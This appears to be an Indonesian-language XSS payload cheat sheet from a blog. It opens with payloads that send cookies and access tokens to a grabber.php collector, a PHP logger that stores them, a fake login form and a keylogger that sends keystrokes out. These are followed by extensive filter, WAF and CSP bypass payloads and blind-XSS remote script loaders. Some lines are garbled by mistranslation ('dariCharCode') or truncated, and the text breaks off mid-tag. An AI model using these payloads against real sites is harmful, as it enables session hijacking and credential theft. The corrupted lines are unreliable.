

XSS [IT WORLD ID]



Data grabber XSS

Mendapatkan cookie administrator atau token akses sensitif, muatan berikut akan mengirimkannya ke halaman yang dikontrol.

```
<script>document.location='http://localhost/XSS/grabber.php?c='+document.cookie</script>
<script>document.location='http://localhost/XSS/grabber.php?c='+localStorage.getItem('access_token')</script>
<script>new Image().src="http://localhost/cookie.php?c="+document.cookie;</script>
<script>new Image().src="http://localhost/cookie.php?c="+localStorage.getItem('access_token');</script>
```

Menyimpan data yang sudah dikumpulkan ke dalam sebuah file.

```
<?php
$cookie = $_GET['c'];
$fp = fopen('cookies.txt', 'a+');
fwrite($fp, 'Cookie: '.$cookie."\r\n");
fclose($fp);
?>
```

UI redressing

Memanfaatkan XSS untuk mengubah konten HTML halaman untuk menampilkan formu login palsu.

```
<script>
history.replaceState(null, null, '../../../login');
document.body.innerHTML = "</br></br></br></br></br><h1>Please login to continue</h1>
<form>Username: <input type='text'>Password: <input type='password'></form><input
```

```
value='submit' type='submit'>"
</script>
```

Javascript keylogger

Cara lain untuk mengumpulkan data sensitif adalah dengan menyetel keylogger javascript.

```
<img src=x onerror='document.onkeypress=function(e){fetch("http://domain.com?k="+String.fromCharCode(e.which))},this.remove();'>
```

Cara Lainnya

- [Mengambil ScreenShot dengan XSS dan HTML5 Canvas](#)
- [JavaScript Port Scanner](#)
- [Network Scanner](#)
- [Eksekusi Shell .NET](#)
- [Redirect Form](#)
- [Putar Lagu](#)

Mengidentifikasi endpoint XSS

```
<script>debugger;</script>
```

Tools

Sebagian besar tools berikut juga cocok untuk serangan Blind XSS:

- [XSSStrike](#): Tools yang paling populer tetapi sayangnya tidak terawat dengan baik
- [xsser](#): Menggunakan browser headless untuk mendeteksi kerentanan XSS
- [Dalfox](#): Fungsionalitas yang luas dan sangat cepat berkat penerapan bahasa Go
- [XSpear](#): Mirip dengan Dalfox tetapi berdasarkan Ruby
- [domdig](#): Penguji XSS Chrome Headless

XSS di HTML/Aplikasi

Payload

```
// Basic payload
<script>alert('XSS')</script>
<scr<script>ipt>alert('XSS')</scr<script>ipt>
"><script>alert('XSS')</script>
"><script>alert(String.fromCharCode(88,83,83))</script>

// Img payload
<img src=x onerror=alert('XSS');>
<img src=x onerror=alert('XSS')//
<img src=x onerror=alert(String.fromCharCode(88,83,83));>
<img src=x oneonerrorror=alert(String.fromCharCode(88,83,83));>
<img src=x:alert(alert) onerror=eval(src) alt=xss>
"><img src=x onerror=alert('XSS');>
"><img src=x onerror=alert(String.fromCharCode(88,83,83));>
```

```
// Svg payload
<svgonload=alert(1)>
<svg/onload=alert('XSS')>
<svg onload=alert(1)//
<svg/onload=alert(String.dariCharCode(88,83,83))>
<svg id=alert(1) onload=eval(id)>
"><svg/onload=alert(String.dariCharCode(88,83,83))>
"><svg/onload=alert(/XSS/)
<svg><script href=data:,alert(1) />(`Firefox` is the only browser which allows self
closing script)

// Div payload
<div onpointerover="alert(45)">MOVE HERE</div>
<div onpointerdown="alert(45)">MOVE HERE</div>
<div onpointerenter="alert(45)">MOVE HERE</div>
<div onpointerleave="alert(45)">MOVE HERE</div>
<div onpointermove="alert(45)">MOVE HERE</div>
<div onpointerout="alert(45)">MOVE HERE</div>
<div onpointerup="alert(45)">MOVE HERE</div>
```

XSS menggunakan tags HTML5

```
<body onload=alert(/XSS/.source)>
<input autofocus onfocus=alert(1)>
<select autofocus onfocus=alert(1)>
<textarea autofocus onfocus=alert(1)>
<keygen autofocus onfocus=alert(1)>
<video/poster/onerror=alert(1)>
<video><source onerror="javascript:alert(1)">
<video src=_ onloadstart="alert(1)">
<details/open/ontoggle="alert`1`">
<audio src onloadstart=alert(1)>
<marquee onstart=alert(1)>
<meter value=2 min=0 max=10 onmouseover=alert(1)>2 out of 10</meter>

<body ontouchstart=alert(1)> // Triggers when a finger touch the screen
<body ontouchend=alert(1)> // Triggers when a finger is removed dari touch screen
<body ontouchmove=alert(1)> // When a finger is dragged across the screen.
```

XSS menggunakan remote JS

```
<svg/onload='fetch("//host/a").then(r=>r.text()).then(t=>eval(t))'>
<script src=14.rs>
// you can also specify an arbitrary payload with 14.rs/#payload
e.g: 14.rs/#alert(document.domain)
```

XSS di dalam input yang tersembunyi

```
<input type="hidden" accesskey="X" onclick="alert(1)">
Use CTRL+SHIFT+X to trigger the onclick event
```

DOM berbasis XSS

Berdasarkan sink DOM XSS.

```
#"><img src=/ onerror=alert(2)>
```

XSS di dalam Konteks JS

```
-(confirm)(document.domain)//  
; alert(1);//  
// (payload tanpa quote/double quote dari [@brutelogic]  
(https://twitter.com/brutelogic)
```

XSS dalam pembungkus javascript dan URI

XSS dengan javascript: XSS with javascript:

```
javascript:prompt(1)  
  
%26%23106%26%2397%26%23118%26%2397%26%23115%26%2399%26%23114%26%23105%26%23112%26%23116%  
  
&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#99&#111&#110&#102&#105&#114&#109&#4  
  
Kita dapat menyandikan "javascript:" dalam Hex/Okta1  
\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3aalert(1)  
\u006A\u0061\u0076\u0061\u0073\u0063\u0072\u0069\u0070\u0074\u003aalert(1)  
\152\141\166\141\163\143\162\151\160\164\072alert(1)  
  
Kita bisa menggunakan 'newline character'  
java%0ascript:alert(1) - LF (\n)  
java%09script:alert(1) - Horizontal tab (\t)  
java%0dscript:alert(1) - CR (\r)  
  
Menggunakan karakter escape  
\\j\\av\\a\\s\\cr\\i\\pt\\:\\a\\l\\ert\\(1\\)  
  
Menggunakan baris baru dan komentar //  
javascript://%0Aalert(1)  
javascript://anything%0D%0A%0D%0Awindow.alert(1)
```

XSS dengan data:

```
data:text/html,<script>alert(0)</script>  
data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcuQoMik+  
<script src="data:;base64,YWxlcuQoZG9jdW1lbnQuZG9tYWluKQ=="></script>
```

XSS dengan vbscript: khusus IE (INTERNET EXPLORER)

```
vbscript:msgbox("XSS")
```

XSS dalam files

**** CATATAN: **** Bagian CDATA XML digunakan di sini sehingga muatan JavaScript tidak akan diperlakukan sebagai markup XML.

```
<name>
  <value><![CDATA[<script>confirm(document.domain)</script>]]></value>
</name>
```

XSS di XML

```
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">alert(1)
</something:script>
</body>
</html>
```

XSS di SVG

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert(document.domain);
  </script>
</svg>
```

XSS di SVG (pendek)

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"/>

<svg><desc><![CDATA[</desc><script>alert(1)</script>]]></svg>
<svg><foreignObject><![CDATA[</foreignObject><script>alert(2)</script>]]></svg>
<svg><title><![CDATA[</title><script>alert(3)</script>]]></svg>
```

XSS di Markdown

```
[a](javascript:prompt(document.cookie))
[a](j a v a s c r i p t:prompt(document.cookie))
[a](data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K)
[a](javascript:window.onerror=alert;throw%201)
```

XSS in SWF flash application

```
Browsers selain IE: http://0me.me/demo/xss/xssproject.swf?js=alert(document.domain);
IE8: http://0me.me/demo/xss/xssproject.swf?js=try{alert(document.domain)}catch(e){
window.open('?js=history.go(-1)','_self');}
IE9: http://0me.me/demo/xss/xssproject.swf?
js=w=window.open('invalidfileinvalidfileinvalidfile','target');setTimeout('alert(w.docum
```

payload lainnya ada di ./files

XSS di dalam aplikasi SWF flash

```
flashmediaelement.swf?jsinitfunctio%gn=alert`1`
flashmediaelement.swf?jsinitfunctio%25gn=alert(1)
ZeroClipboard.swf?id=\\"))} catch(e) {alert(1);}//&width=1000&height=1000
swfupload.swf?movieName="));}catch(e){if(!self.a)self.a=!alert(1);}//
swfupload.swf?buttonText=test<a href="javascript:confirm(1)">&.swf
plupload.flash.swf?%#target%g=alert&uid%g=XSS&
moxieplayer.swf?url=https://github.com/phwd/poc/blob/master/vid.flv?raw=true
video-js.swf?readyFunction=alert(1)
player.swf?playerready=alert(document.cookie)
player.swf?tracecall=alert(document.cookie)
banner.swf?clickTAG=javascript:alert(1);//
io.swf?yid=\\"))}catch(e){alert(1);}//
video-js.swf?readyFunction=alert%28document.domain%2b'%20XSSed!'%29
bookContent.swf?
currentHTMLURL=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4
flashcanvas.swf?id=test\\"))}catch(e){alert(document.domain)}//
phpmyadmin/js/canvg/flashcanvas.swf?id=test\\"))}catch(e){alert(document.domain)}//
```

XSS di dalam CSS

```
<!DOCTYPE html>
<html>
<head>
<style>
div {
    background-image: url("data:image/jpg;base64,<\\style>
<svg/onload=alert(document.domain)>");
    background-color: #cccccc;
}
</style>
</head>
<body>
    <div>lol</div>
</body>
</html>
```

XSS di dalam PostMessage

Jika asal target adalah asterisk * pesan dapat dikirim ke domain manapun yang memiliki referensi ke halaman kecil.

```
<html>
<body>
  <input type=button value="Click Me" id="btn">
</body>

<script>
document.getElementById('btn').onclick = function(e){
  window.poc = window.open('http://www.redacted.com/#login');
  setTimeout(function(){
    window.poc.postMessage(
      {
        "sender": "accounts",
        "url": "javascript:confirm('XSS')",
      },
      '*'
    );
  }, 2000);
}
</script>
</html>
```

Blind XSS

XSS Hunter

Tersedia di <https://xsshunter.com/app>

XSS Hunter memungkinkan kalian menemukan semua jenis kerentanan skrip antar situs, termasuk Blind XSS yang sering terlewat. Layanan ini bekerja dengan menghosting probe XSS khusus yang, setelah diaktifkan, memindai halaman dan mengirim informasi tentang halaman yang rentan ke layanan XSS Hunter.

```
"><script src=//yoursubdomain.xss.ht></script>

javascript:eval('var
a=document.createElement(\'script\');a.src=\'https://yoursubdomain.xss.ht\';document.bo

<script>function b(){eval(this.responseText)};a=new
XMLHttpRequest();a.addEventListener("load", b);a.open("GET",
"/yoursubdomain.xss.ht");a.send();</script>

<script>$.getScript("/yoursubdomain.xss.ht")</script>
```

lainyaa dari Blind XSS tools

- [sleepy-puppy - Netflix](#)
- [bXSS - LewisArdern](#)
- [BlueLotus XSSReceiver - FiresunCN](#)
- [ezXSS - ssl](#)

endpoint Blind XSS

- Contact forms
- Ticket support
- Referer Header
 - Custom Site Analytics
 - Administrative Panel logs
- User Agent
 - Custom Site Analytics
 - Administrative Panel logs
- Comment Box
 - Administrative Panel

Mutasi XSS

Gunakan kebiasaan browser untuk membuat ulang beberapa tag HTML saat berada di dalam `element.innerHTML`.

XSS yang dimutasi dari Masato Kinugawa, digunakan untuk komponen DOMPurify di Google Penelusuran. Blogpost teknis tersedia di <https://www.acunetix.com/blog/web-security-zone/mutation-xss-in-google-search/> dan <https://research.securitum.com/dompurify-bypass-menggunakan-mxss/>.

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

Polyglot XSS

Polyglot XSS - 0xsobky

```
jaVaScRipt:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert()  
)//%0D%0A%0D%0A//</stYle/</titLe/</teXtarEa/</scRipt/-  
-!>\x3csVg/<sVg/oNlAd=alert()//>\x3e
```

Polyglot XSS - Ashar Javed

```
"><marquee><img src=x onerror=confirm(1)></marquee>" ></plaintext\></|\>  
<plaintext/onmouseover=prompt(1) ><script>prompt(1)</script>@gmail.com<isindex  
formation=javascript:alert(/XSS/) type=submit>'-->" ></script><script>alert(1)  
</script>"><img/id="confirm&lpar; 1)" /alt="/"src="/"onerror=eval(id&%23x29;>'>">
```

Polyglot XSS - Mathias Karlsson

```
" onclick=alert(1)//<button ' onclick=alert(1)//> */ alert(1)//
```


Polyglot XSS - Rsnake

```
';alert(String.dariCharCode(88,83,83))//';alert(String.  
dariCharCode(88,83,83))//";alert(String.dariCharCode  
(88,83,83))//";alert(String.dariCharCode(88,83,83))//-- ></SCRIPT>">'>  
<SCRIPT>alert(String.dariCharCode(88,83,83)) </SCRIPT>
```


Polyglot XSS - Daniel Miessler


```
';alert(String.dariCharCode(88,83,83))//';alert(String.dariCharCode(88,83,83))//";alert(
--</SCRIPT>">'><SCRIPT>alert(String.dariCharCode(88,83,83))</SCRIPT>
" onclick=alert(1)//<button ' onclick=alert(1)//> */ alert(1)//
'"><marquee><img src=x onerror=confirm(1)></marquee>"></plaintext\></|\>
<plaintext/onmouseover=prompt(1)><script>prompt(1)</script>@gmail.com<isindex
formaction=javascript:alert(/XSS/) type=submit>'-->"></script><script>alert(1)
</script>"><img/id="confirm&lpar;1"/alt="/"src="/"onerror=eval(id&%23x29;>'>
javascript://'/</title></style></textarea></script>--><p"
onclick=alert()//>*/alert()/*
javascript://--></script></title></style>"</textarea>*/<alert()/*'
onclick=alert()//>a
javascript://</title>"</script></style></textarea>-->*/<alert()/*'
onclick=alert()//>/
javascript://</title></style></textarea>--></script><a"//'
onclick=alert()//>*/alert()/*
javascript://'/'/' --></textarea></style></script></title><b onclick=
alert()//>*/alert()/*
javascript://</title></textarea></style></script --><li '/'/' */alert()/*',
onclick=alert()//
javascript:alert()//--></script></textarea></style></title><a"//'
onclick=alert()//>*/alert()/*
--></script></title></style>"</textarea><a' onclick=alert()//>*/alert()/*
/</title/'/</style></script></textarea>--><p" onclick=alert()//>*/alert()/*
javascript://--></title></style></textarea></script><svg '/'/' onclick=alert()//
/</title/'/</style></script>--><p" onclick=alert()//>*/alert()/*
```

Polyglot XSS - [@s0md3v](#)



```
-->'"/></sCript><svG x=">" onload=(co\u006efirm)`>
```



```
<svg%0Ao%00nload=%09((pro\u006dpt))()//
```

Polyglot XSS - dari [@filedescriptor's Polyglot Challenge](#)

```
#olehcrLf
javascript:"/*'/*`/*--></noscript></title></textarea></style></template></noembed>
</script><html \ " onmouseover=/*&lt;svg*/onload=alert()//>

#oleheuropa
javascript:"/*'/*`/*\" /*</title></style></textarea></noscript></noembed></template>
</script/-->&lt;svg/onload=/*<html*/onmouseover=alert()//>

#olehEdOverflow
javascript:"/*\"/*`/*' /*</template></textarea></noembed></noscript></title></style>
</script>-->&lt;svg onload=/*<html*/onmouseover=alert()//>

#olehh1/ragnar
javascript:`//\"//\"//</title></textarea></style></noscript></noembed></script>
</template>&lt;svg/onload='/*--><html */ onmouseover=alert()//'>`
```

Filter Bypass dan exotic payloads

Bypass sensitive case

```
<sCrIpt>alert(1)</ScRipt>
```

Bypass tag blacklist

```
<script x>
<script x>alert('XSS')<script y>
```

Bypass word blacklist with code evaluation

```
eval('ale'+rt(0));
Function("ale"+"rt(1)")();
new Function`al\ert\`6\``;
setTimeout('ale'+rt(2));
setInterval('ale'+rt(10));
Set.constructor('ale'+rt(13))();
Set.constructor`al\x65rt\x2814\x29```;
```

Bypass dengan html tag yang tak lengkap

Berjalan IE/Firefox/Chrome/Safari

```
<img src='1' onerror='alert(0)' <
```

Bypass quotes untuk string

```
String.dariCharCode(88,83,83)
```

Bypass quotes dalam tag script

```
http://localhost/bla.php?test=</script><script>alert(1)</script>
<html>
  <script>
    <?php echo 'foo="text '.$_GET['test'].'";'?>
  </script>
</html>
```

Bypass quotes di dalam mousedown event

kalian bisa melakukan bypass single quote dengan `'` di dalam mousedown event

```
<a href="" onmousedown="var name = '&#39;;alert(1)//'; alert('smthg')">Link</a>
```

Bypass dot filter

```
<script>window['alert'](document['domain'])</script>
```

Convert IP address into decimal format: IE. `http://192.168.1.1 == http://3232235777`
<http://www.geektools.com/cgi-bin/ipconv.cgi>

Bypass parenthesis for string

```
alert`1`
setTimeout`alert\u0028document.domain\u0029`;
```

Bypass parenthesis dan semi colon

```
// dari @garethheyas
<script>onerror=alert;throw 1337</script>
<script>{onerror=alert}throw 1337</script>
<script>throw onerror=alert,'some string',123,'haha'</script>

// dari @terjanq
<script>throw/a/,Uncaught=1,g=alert,a=URL+0,onerror=eval,/1/g+a[12]+[1337]+a[13]
</script>

// dari @cgvwzq
<script>TypeError.prototype.name ='/',0[onerror=eval]['/-alert(1)//']</script>
```

Bypass onxxxx= blacklist

```
<object onafterscriptexecute=confirm(0)>
<object onbeforescriptexecute=confirm(0)>

// Bypass onxxx= filter dengan null byte/vertical tab
<img src='1' onerror\x00=alert(0) />
<img src='1' onerror\x0b=alert(0) />

// Bypass onxxx= filter dengan a '/'
<img src='1' onerror/=alert(0) />
```

Bypass space filter

```
// Bypass space filter dengan "/"
<img/src='1'/onerror=alert(0)>

// Bypass space filter dengan 0x0c/^L
<svgonload=alert(1)>

$ echo "<svg^Lonload^L=^Lalert(1)^L>" | xxd
00000000: 3c73 7667 0c6f 6e6c 6f61 640c 3d0c 616c  <svg.onload.=.al
00000010: 6572 7428 3129 0c3e 0a                    ert(1).>.
```

Bypass email filter

([RFC compliant](#))

```
"><svg/onload=confirm(1)>"@x.y
```

Bypass document blacklist

```
<div id = "x"></div><script>alert(x.parentNode.parentNode.parentNode.location)
</script>
```

Bypass menggunakan javascript di dalam string

```
<script>
foo="text </script><script>alert(1)</script>";
</script>
```

Bypass menggunakan cara alternatif untuk redirect

```
location="http://google.com"
document.location = "http://google.com"
document.location.href="http://google.com"
window.location.assign("http://google.com")
window['location']['href']="http://google.com"
```

Bypass menggunakan an alternate way to execute an alert

dari [@brutellogic](#) tweet.

```
window['alert'](0)
parent['alert'](1)
self['alert'](2)
top['alert'](3)
this['alert'](4)
frames['alert'](5)
content['alert'](6)

[7].map(alert)
[8].find(alert)
[9].every(alert)
[10].filter(alert)
[11].findIndex(alert)
[12].forEach(alert);
```

dari [@theMiddle](#) - menggunakan global variables

Metode `Object.keys()` mengembalikan larik dari nama properti objek tertentu, dalam urutan yang sama seperti yang kita dapatkan dengan loop normal. Artinya, kita dapat mengakses fungsi JavaScript apa pun dengan menggunakan **nomor indeks**nya sebagai **ganti nama fungsi**.

```
c=0; for(i in self) { if(i == "alert") { console.log(c); } c++; }
// 5
```

Kemudian memanggil `alert` :

```
Object.keys(self)[5]
// "alert"
self[Object.keys(self)[5]]("1") // alert("1")
```

Kita bisa menemukan `"alert"` tanpa regular expression seperti `^a[rel]+t$` :

```
a(=>{c=0;for(i in self){if(/^a[rel]+t$/ .test(i)){return c}c++}} //bind function
alert on new function a()

// then you can use a() with Object.keys
```

```
self[Object.keys(self)[a()]]("1") // alert("1")
```

Oneliner:

```
a={()=>{c=0;for(i in self){if(/^a[re]+t$/ .test(i)){return  
c}c++}};self[Object.keys(self)[a()]]("1")
```

dari [@quanyang](#) tweet.

```
prompt`${document.domain}`  
document.location='java\tscript:alert(1)'  
document.location='java\rscript:alert(1)'  
document.location='java\tscript:alert(1)'
```

dari [@404death](#) tweet.

```
eval('ale'+rt(0));  
Function("ale"+rt(1))();  
new Function`al\ert\`6```;  
  
constructor.constructor("aler"+t(3))();  
[].filter.constructor('ale'+rt(4))();  
  
top["al"+"ert"](5);  
top[8680439..toString(30)](7);  
top[/al/.source+ert/.source](8);  
top['al\x65rt'](9);  
  
open('java'+script:ale'+rt(11));  
location='javascript:ale'+rt(12);  
  
setTimeout`alert\u0028document.domain\u0029`;  
setTimeout('ale'+rt(2));  
setInterval('ale'+rt(10));  
Set.constructor('ale'+rt(13))();  
Set.constructor`al\x65rt\x2814\x29```;
```

Bypass menggunakan cara alternatif untuk memicu alert

```
var i = document.createElement("iframe");  
i.onload = function(){  
  i.contentWindow.alert(1);  
}  
document.appendChild(i);  
  
// Bypassed security  
XSSObject.proxy = function (obj, name, report_function_name, exec_original) {  
  var proxy = obj[name];  
  obj[name] = function () {  
    if (exec_original) {  
      return proxy.apply(this, arguments);  
    }  
  }  
}
```

```
};
XSSObject.lockdown(obj, name);
};
XSSObject.proxy(window, 'alert', 'window.alert', false);
```

Bypass ">" menggunakan penutup tag

Anda tidak perlu menutup tag Anda.

```
<svg onload=alert(1)//
```

Bypass "<" dan ">" menggunakan `<` dan `>`

Unicode Character U+FF1C and U+FF1E

```
script/src=//evil.site/poc.js
```

Bypass ";" menggunakan character lain

```
'te' * alert('*') * 'xt';
'te' / alert('/') / 'xt';
'te' % alert('%') % 'xt';
'te' - alert('-') - 'xt';
'te' + alert('+') + 'xt';
'te' ^ alert('^') ^ 'xt';
'te' > alert('>') > 'xt';
'te' < alert('<') < 'xt';
'te' == alert('==') == 'xt';
'te' & alert('&') & 'xt';
'te' , alert(',') , 'xt';
'te' | alert('|') | 'xt';
'te' ? alert('ifelsesh') : 'xt';
'te' in alert('in') in 'xt';
'te' instanceof alert('instanceof') instanceof 'xt';
```

Bypass menggunakan HTML encoding

```
%26%2397;lert(1)
&#97;&#108;&#101;&#114;&#116;
></script><svg
onload=%26%2397%3B%26%23108%3B%26%23101%3B%26%23114%3B%26%23116%3B(document.domain)>
```

Bypass menggunakan Katana

menggunakan [Katakana](#) library.

```
javascript:([, , , , ]=[+{ },[ , , , , , , , , , ]=[! ! +! + . ) [ = + + + + + + + + + +  
+ ] [ ] ( + + + + + ' ( - ~ ) ' ) ( )
```

Bypass menggunakan Cuneiform

```

[] = '' , [] = ![] + [] , [] = ![] + [] , [] = [] + { } , [] = [] [ [] ++ ] ,
[] = [] [ [] = [] ] , [] = ++[] + [] , [] = [] [ [] + [] ] , [] [ [] += [] [ [] ]
+ ( [] . [] + [] ) [ [] ] + [] [ [] ] + [] + [] [ [] ] + [] + [] + [] [ [] ]
+ [] [ [] ] ( [] [ [] ] + [] [ [] ] + [] [ [] ] + [] + [] + " ( [] ) " ) ( )

```

Bypass menggunakan Lontara

```

[] = '' , [] = ![] + [] , [] = ![] + [] , [] = [] + { } , [] = [] [ [] ++ ] , [] = [] [ [] = [] ] , [] = ++[] + [] , [] = [] [ [] + [] ] , [] [ [] += [] [ [] ] + ( [] . [] + [] )
[ [] ] + [] [ [] ] + [] + [] + [] [ [] ] + [] + [] + [] [ [] ] + [] [ [] ] ( [] [ [] ] + [] [ [] ] + [] [ [] ] + [] + [] + " ( [] ) " ) ( )

```

Alphabey lain ada di <http://aem1k.com/aurebesh.js/#>

Bypass menggunakan ECMAScript6

```

<script>alert&DiacriticalGrave;1&DiacriticalGrave;</script>

```

Bypass menggunakan Octal encoding

```

javascript: '\74\163\166\147\40\157\156\154\157\141\144\75\141\154\145\162\164\50\61\51\7

```

Bypass menggunakan Unicode

Unicode character U+FF1C FULLWIDTH LESSTHAN SIGN (encoded as %EF%BC%9C) was transformed into U+003C LESSTHAN SIGN (<)

Unicode character U+02BA MODIFIER LETTER DOUBLE PRIME (encoded as %CA%BA) was transformed into U+0022 QUOTATION MARK ("")

Unicode character U+02B9 MODIFIER LETTER PRIME (encoded as %CA%B9) was transformed into U+0027 APOSTROPHE ('')

Unicode character U+FF1C FULLWIDTH LESSTHAN SIGN (encoded as %EF%BC%9C) was transformed into U+003C LESSTHAN SIGN (<)

Unicode character U+02BA MODIFIER LETTER DOUBLE PRIME (encoded as %CA%BA) was transformed into U+0022 QUOTATION MARK ("")

Unicode character U+02B9 MODIFIER LETTER PRIME (encoded as %CA%B9) was transformed into U+0027 APOSTROPHE ('')

E.g :

<http://www.example.net/something%CA%BA%EF%BC%9E%EF%BC%9Csvg%20onload=alert%28/XSS/%29%EF>

%EF%BC%9E becomes >

%EF%BC%9C becomes <

Bypass menggunakan Unicode converted menjadi uppercase{Huruf besar}

```

İ (%c4%b0).toLowerCase() => i
ı (%c4%b1).toUpperCase() => I
ſ (%c5%bf) .toUpperCase() => S

```



```
<fvg onload=... > become <SVG ONLOAD=...>
<iframe id=x onload=>.toUpperCase() become <IFRAME ID=X ONLOAD=>
```

```
+ADw-img src=+ACI-1+ACI- onerror=+ACI-alert(1)+ACI- /+AD4-
```

```
< = %C0%BC = %E0%80%BC = %F0%80%80%BC
> = %C0%BE = %E0%80%BE = %F0%80%80%BE
' = %C0%A7 = %E0%80%A7 = %F0%80%80%A7
" = %C0%A2 = %E0%80%A2 = %F0%80%80%A2
" = %CA%BA
' = %CA%B9
```

%00%3C%00s%00v%00g%00/%00o%00n%00l%00o%00a%00d%00=%00a%00l%00e%00r%00t%00(%00)%00%3E%00

\x00<\x00s\x00v\x00g\x00/\x00o\x00n\x00l\x00o\x00a\x00d\x00=\x00a\x00l\x00e\x00r\x00t\x00(

%00%00%00%00%00%3C%00%00%00S%00%00%00v%00%00%00q%00%00%00/%00%00%00O%00%00%00n%00%00%00]

```
BOM Character for UTF-16 Encoding:
Big Endian : 0xFE 0xFF
Little Endian : 0xFF 0xFE
XSS :
%fe%ff%00%3C%00s%00v%00g%00/%000%00n%00l%00o%00a%00d%00=%00a%00l%00e%00r%00t%00(%00)%00?
```

```
BOM Character for UTF-32 Encoding:
Big Endian : 0x00 0x00 0xFE 0xFF
Little Endian : 0xFF 0xFE 0x00 0x00
XSS :
%00%00%fe%ff%00%00%00%3C%00%00%00s%00%00%00v%00%00%00d%00%00%00/%00%00%00o%00%00%00n%00%
```

<script>\u0061\u006c\u0065\u0072\u0074(1)</script>

[illegible]

CSP Bypass

Bypass CSP menggunakan JSONP dari Google (Trickoleh@apfeifer27)

```
<script ?/src="data:+, \u0061lert%281%29">/</script>
```

Beberapa WAF Bypass

Cloudflare XSS Bypass oleh [@Bohdan_Korzhynskyi](#)

21st April 2020

```
<svg/OnLoad="`${prompt}`">
```

22nd August 2019

```
<svg/onload=%26nbsp;alert`bohda`+
```

5th June 2019

```
1'"><img/src/onerror=.1|alert``>
```

3rd June 2019

```
<svg onload=prompt%26%230000000040document.domain)>
<svg onload=prompt%26%23x000000028;document.domain)>
xss'"><iframe srcdoc='%26lt;script>;prompt`${document.domain}`%26lt;/script>'>
```

Cloudflare XSS Bypass - 22nd March 2019 (by [@RakeshMane10](#))

```
<svg/onload=&#97&#108&#101&#114&#00116&#40&#41&#x2f&#x2f
```

Cloudflare XSS Bypass - 27th February 2018

```
<a
